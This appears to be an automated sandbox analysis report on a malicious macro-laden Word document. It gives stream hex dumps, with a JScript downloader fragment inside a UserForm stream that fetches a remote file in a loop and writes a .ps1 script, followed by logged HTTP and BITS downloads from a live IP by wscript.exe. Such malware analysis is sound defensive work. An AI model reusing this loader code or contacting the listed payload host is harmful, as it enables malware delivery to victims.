Data Raw:	49 44 3d 22 7b 39 42 41 30 38 34 36 34 2d 38 35 37 42 2d 34 37 34 34 2d 39 30 38 46 2d 44 31 46 46 46 36 31 46 46 46 41 31 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 50 61 63 6b 61 67 65 3d 7b 41 43 39 46 32 46 39 30 2d 45 38 37 37 2d 31 31 43 45 2d 39 46 36 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 0d 0a 42

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 71

General	
Stream Path:	Macros/PROJECTwm

General	
File Type:	data
Stream Size:	71
Entropy:	3.29226192431
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 55 73 65 72 46 6f 72 6d 31 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 31 00 00 00 00 00

Stream Path: Macros/UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 292

General	
Stream Path:	Macros/UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	292
Entropy:	4.57455623175
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 1 . . C a p t i o n = " U s e r F o r m 1 " . . C l i e n t H e i g h t = 5 2 0 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 5 0 5 5 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm1/f, File Type: data, Stream Size: 94

General	
Stream Path:	Macros/UserForm1/f
File Type:	data
Stream Size:	94
Entropy:	2.71126254613
Base64 Encoded:	False
Data ASCII:	. . . . . } . . . " . . . # . . . . . 0 . . . . . h o . . (. . . . . 2 . . . . . L a b e l 1 . . { . . . . .
Data Raw:	00 04 20 00 08 0c 00 0c 01 00 00 00 01 00 00 00 00 7d 00 00 d4 22 00 00 dd 23 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 30 00 00 00 00 01 68 6f 00 00 28 00 f5 01 00 00 06 00 00 80 01 00 00 00 32 00 00 00 1c 02 00 00 00 00 15 00 4c 61 62 65 6c 31 00 00 7b 02 00 00 d4 00 00 00

Stream Path: Macros/UserForm1/o, File Type: data, Stream Size: 540

General	
Stream Path:	Macros/UserForm1/o
File Type:	data
Stream Size:	540
Entropy:	5.18432057045
Base64 Encoded:	False
Data ASCII:	. . . . (. . . . . v a r o = W S c r i p t . C r e a t e O b j e c t (" M S X M L 2 . X M L H T T P ") ; . . v a r p s = ' % % P S % % . p s 1 ' . . w h i l e (t r u e) { . . o . O p e n (' G E T ' , ' % % U % % ' , 0) ; . . o . S e n d ( ) ; . . i f (o . S t a t u s = = 2 0 0) { . . v a r s o = n e w A c t i v e X O b j e c t (' S c r i p t i n g . F i l e S y s t e m O b j e c t ') ; . . v a r f o = s

General	
Data Raw:	00 02 fc 01 28 00 00 00 e9 01 00 80 76 61 72 20 6f 20 3d 20 57 53 63 72 69 70 74 2e 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 4d 53 58 4d 4c 32 2e 58 4d 4c 48 54 54 50 22 29 3b 0d 0a 76 61 72 20 70 73 20 3d 20 27 25 25 50 53 25 25 2e 70 73 31 27 0d 0a 77 68 69 6c 65 20 28 74 72 75 65 29 20 7b 0d 0a 20 20 20 20 6f 2e 4f 70 65 6e 28 27 47 45 54 27 2c 27 25 25 55 25 25 27 2c 30 29 3b

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3258

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3258
Entropy:	4.23605935534
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 0 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 6 . \\ . V . B . E . 6 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 85 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 06 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 30 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 825


General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	825
Entropy:	6.51401324555
Base64 Encoded:	True
Data ASCII:	. 5 . . . . . 0 * . . . . . p . . H . . . . . d . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . . h . a . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o . l . e P . . . h . % ^ . . * . \\ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \\ W i n d o w s . \\ S y s W O W 6 4 \\ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . E N o r m a l . . E N . C r . m . a Q . F . . . . . * . \\ C . . . . . a .
Data Raw:	01 35 b3 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 aa 68 f6 61 08 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Stream Path: WordDocument, File Type: data, Stream Size: 4096

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	4096
Entropy:	1.03818034246
Base64 Encoded:	False
Data ASCII:	. . . . [. . . . . b j b j . . . . .
Data Raw:	ec a5 c1 00 5b 80 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 03 08 00 00 0e 00 62 6a 62 6a ac fa ac fa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 0e 00 00 ce 90 01 00 ce 90 01 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 10:30:47.770090103 CET	49715	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:30:47.820573092 CET	80	49715	78.141.194.181	192.168.2.4
Jan 20, 2021 10:30:47.820684910 CET	49715	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:30:47.825139046 CET	49715	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:30:47.875634909 CET	80	49715	78.141.194.181	192.168.2.4
Jan 20, 2021 10:30:47.876494884 CET	80	49715	78.141.194.181	192.168.2.4
Jan 20, 2021 10:30:47.876581907 CET	49715	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:30:49.941462994 CET	49715	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.507498026 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.557960033 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.558137894 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.561558008 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.611931086 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.612396002 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.642548084 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.693434954 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.693483114 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.693521023 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.693562984 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.693572998 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.693612099 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.693643093 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.693695068 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.693721056 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.693726063 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.693743944 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.693782091 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.693820953 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.693829060 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.693866968 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.693979979 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.744193077 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.744235039 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.744326115 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.746211052 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.746253967 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.746321917 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.749711990 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.749752045 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.749800920 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.749847889 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.749849081 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.752094984 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.753180027 CET	80	49723	78.141.194.181	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 10:31:45.753228903 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.753417015 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.756684065 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.756721973 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.756962061 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.760227919 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.760268927 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.761044979 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.763766050 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.763806105 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.765451908 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.767246962 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.767288923 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.768304110 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.770920992 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.770972967 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.771089077 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.774302006 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.774342060 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.777378082 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.794632912 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.794684887 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.795335054 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.796355963 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.796399117 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.796504974 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.799854994 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.799895048 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.800288916 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.802906990 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.802944899 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.802993059 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.803041935 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.803075075 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.803210020 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.806061029 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.806106091 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.806346893 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.809079885 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.809124947 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.809431076 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.812136889 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.812176943 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.812335968 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.815232992 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.815273046 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.817435980 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.818331957 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.818387032 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.819453955 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.821363926 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.821432114 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.821737051 CET	49723	80	192.168.2.4	78.141.194.181
Jan 20, 2021 10:31:45.824296951 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.824338913 CET	80	49723	78.141.194.181	192.168.2.4
Jan 20, 2021 10:31:45.824511051 CET	49723	80	192.168.2.4	78.141.194.181

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 10:30:38.375869989 CET	51703	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:30:38.437462091 CET	53	51703	8.8.8.8	192.168.2.4
Jan 20, 2021 10:30:39.813987017 CET	65248	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:30:39.875488997 CET	53	65248	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 10:30:41.119654894 CET	53723	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:30:41.167717934 CET	53	53723	8.8.8.8	192.168.2.4
Jan 20, 2021 10:30:42.340919018 CET	64646	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:30:42.388814926 CET	53	64646	8.8.8.8	192.168.2.4
Jan 20, 2021 10:30:43.103338003 CET	65298	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:30:43.151076078 CET	53	65298	8.8.8.8	192.168.2.4
Jan 20, 2021 10:30:46.207206011 CET	59123	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:30:46.255156040 CET	53	59123	8.8.8.8	192.168.2.4
Jan 20, 2021 10:30:47.952367067 CET	54531	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:30:48.000474930 CET	53	54531	8.8.8.8	192.168.2.4
Jan 20, 2021 10:30:49.031301975 CET	49714	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:30:49.084433079 CET	53	49714	8.8.8.8	192.168.2.4
Jan 20, 2021 10:30:50.229558945 CET	58028	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:30:50.277640104 CET	53	58028	8.8.8.8	192.168.2.4
Jan 20, 2021 10:30:51.352603912 CET	53097	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:30:51.408936977 CET	53	53097	8.8.8.8	192.168.2.4
Jan 20, 2021 10:30:52.496892929 CET	49257	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:30:52.557529926 CET	53	49257	8.8.8.8	192.168.2.4
Jan 20, 2021 10:32:27.243122101 CET	62389	53	192.168.2.4	8.8.8.8
Jan 20, 2021 10:32:27.302587032 CET	53	62389	8.8.8.8	192.168.2.4


DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 20, 2021 10:32:27.243122101 CET	192.168.2.4	8.8.8.8	0x7def	Standard query (0)	ifconfig.me	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 20, 2021 10:32:27.302587032 CET	8.8.8.8	192.168.2.4	0x7def	No error (0)	ifconfig.me		216.239.32.21	A (IP address)	IN (0x0001)
Jan 20, 2021 10:32:27.302587032 CET	8.8.8.8	192.168.2.4	0x7def	No error (0)	ifconfig.me		216.239.34.21	A (IP address)	IN (0x0001)
Jan 20, 2021 10:32:27.302587032 CET	8.8.8.8	192.168.2.4	0x7def	No error (0)	ifconfig.me		216.239.36.21	A (IP address)	IN (0x0001)
Jan 20, 2021 10:32:27.302587032 CET	8.8.8.8	192.168.2.4	0x7def	No error (0)	ifconfig.me		216.239.38.21	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph



HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49715	78.141.194.181	80	C:\Windows\SysWOW64\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 10:30:47.825139046 CET	180	OUT	GET /d569872345345.txt HTTP/1.1 Accept: */* Accept-Language: en-us Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 78.141.194.181 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 10:30:47.876494884 CET	181	IN	HTTP/1.1 200 OK Date: Wed, 20 Jan 2021 09:30:47 GMT Server: Apache/2.4.25 (Debian) Last-Modified: Fri, 25 Dec 2020 16:29:47 GMT ETag: "5a7-5b74c6eccbba7-gzip" Accept-Ranges: bytes Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 772 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/plain Data Raw: 1f 8b 08 00 00 00 00 00 00 03 85 54 6d 6f d3 30 10 fe dc fc 8a 53 55 94 56 c8 d9 ba 96 31 8a f6 61 94 01 95 d8 5a 2d 88 7d 60 08 79 ce b5 31 24 76 b0 9d 6e 15 f4 bf 73 76 32 68 11 2f 91 92 d8 be b7 e7 9e bb 73 c5 0d 2f fb 1f 66 ca 8d 8e 3e f6 78 56 4a 75 25 57 b9 b3 70 0a 87 83 48 2e fb b0 77 ca f0 2b 1c c2 20 fa 16 75 7a dc ac bc 5a cc ce ef 51 d4 4e 6a b5 d0 85 14 1b 78 b1 a9 b8 25 dd 4b fd 56 af b4 ff 2b 0a 80 86 0b 27 d7 e8 f7 0b a3 97 b2 a0 e5 b5 54 99 be 4b dd 86 36 6f 64 96 a1 02 f6 ca 4b ba 31 3c 86 de c5 66 a6 d6 5a 70 ef 3c f9 b5 bc e4 25 92 38 ee 02 db 05 37 8c 09 95 a9 95 c2 8c 70 f5 96 bc b0 18 75 ee 72 f2 d7 07 a6 b4 83 07 e9 20 ea 50 06 9d 77 66 43 5f bf ea a4 8e 1b c7 08 97 40 0f dd 63 58 70 97 43 b7 d2 77 68 6c 8e 45 91 e0 3d 52 c4 33 b3 aa 4b 54 ee ad b4 e4 30 90 f0 c7 34 de a3 b9 85 ab 5a 9d 59 ef 7f 07 97 33 35 c1 ea 6c e9 9d 72 27 f2 16 02 ed b7 d1 16 22 24 d4 f0 2d 02 7a 7a f3 f4 cc 88 5c 3a 14 ae 36 48 c6 fd d7 e8 d8 75 29 e7 b7 9f e9 0c d8 b4 f0 4c 53 f8 d1 d1 a7 79 45 14 3b a9 56 e9 c6 3a 2c e1 3b a4 58 90 16 6b 95 e9 f9 cd 1f 3b 37 46 9b 33 e1 39 85 d4 e9 6a 90 ec 6b 04 14 72 09 fd df 91 b0 f3 af 10 1f 8f d9 ad 74 f1 a0 45 fb f0 f4 aa ca e6 ba f4 70 e3 e9 e4 a6 e1 c6 de 10 aa eb f9 f5 f1 f8 e1 60 e1 89 4d 3d b1 37 eb 61 72 18 07 1f 5b d8 49 ff ff 0e 29 cd d1 d1 bf 1d 46 0d 93 b5 29 c8 bc 9b 3b 57 4d 0e 0e 9e 9e 24 c3 f1 30 19 3e 1b 27 c3 93 e1 81 1d 8d 9f 9d 3c 1d 8f 9e d0 37 71 f7 ae db 1a 65 d6 85 66 3c 85 0f 4d b0 64 36 4f 7c 5b 7c 9c 4c a8 10 57 9c e2 96 5e c3 37 64 7f e0 5b 32 a9 ec b0 89 dc 5b 36 a6 3f d1 93 f4 26 74 75 eb b6 09 32 2b 2b 4d 9d 77 a1 b3 9a d4 5f 48 67 df 19 ae ec 12 4d 10 37 7d b9 7b 0c 2c d5 b5 11 d8 e4 c4 5e a2 a5 9a 87 b1 68 42 b6 d8 2d 9a b5 14 1e 00 c4 56 80 30 c8 1d 82 c8 51 7c a9 ab cc af 6f a5 aa 28 17 62 e5 d1 74 7e 91 2e ce a7 8f e0 60 0a d6 47 84 bd a3 80 7a 37 8d fd a1 80 bf de 00 81 bd 60 1d c8 08 23 1b fc 9f 42 86 05 df 60 c6 78 ed 34 bc 94 b6 a2 ad a7 91 e0 4c 3d 48 58 6a 03 0d 52 db 6d 19 15 a5 1f a0 2e fd 42 58 0f 56 78 47 b8 9f d9 f3 1d 85 07 1e 9e ef 1b 35 49 ee da b4 35 f7 97 cc 17 a4 84 2a 43 17 81 27 95 4d 75 59 52 a5 43 f8 06 47 65 f4 aa 6d 8c 9e 15 46 56 6e 52 ee de 54 17 9b d6 26 34 4b b0 b9 c2 52 af 91 cd fc 60 fe b2 67 af b4 af e4 fe 1c 92 40 b9 82 5c 28 2a 2c 5d 15 d1 36 fa 01 72 ee da 87 a7 05 00 00 Data Ascii: Tmo0SUV1aZ-}`y1$vnsv2h/s/f>xVJu%WpH.w+ uzZQNjx%KV+'TK6odK1<fZp<%87pur PwfC_@cX pCwhlE=R3KT04ZY35lr'"$-zz\:6Hu)LSyE;V:,;Xk;7F39jkrtEp`M=7ar[I)F);WM$0>'<7qef<Md6O|[lLW^7d[2[6?&tu2++ Mw_HgM7}{,^hB-V0Q|o(bt~.`Gz7`#B`x4L=HXjRm.BXVxG5I5*C'MuYRCGemFVnRT&4KR`g@\(*,]6r

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49723	78.141.194.181	80	C:\Windows\SysWOW64\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 10:31:45.561558008 CET	256	OUT	HEAD /s34987435987.txt HTTP/1.1 Connection: Keep-Alive Accept: */* Accept-Encoding: identity User-Agent: Microsoft BITS/7.8 Host: 78.141.194.181
Jan 20, 2021 10:31:45.612396002 CET	256	IN	HTTP/1.1 200 OK Date: Wed, 20 Jan 2021 09:31:45 GMT Server: Apache/2.4.25 (Debian) Last-Modified: Wed, 23 Dec 2020 13:46:16 GMT ETag: "12932-5b721ea4eff8d" Accept-Ranges: bytes Content-Length: 76082 Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/plain
Jan 20, 2021 10:31:45.642548084 CET	256	OUT	GET /s34987435987.txt HTTP/1.1 Connection: Keep-Alive Accept: */* Accept-Encoding: identity If-Unmodified-Since: Wed, 23 Dec 2020 13:46:16 GMT User-Agent: Microsoft BITS/7.8 Host: 78.141.194.181

Timestamp	kBytes transferred	Direction	Data
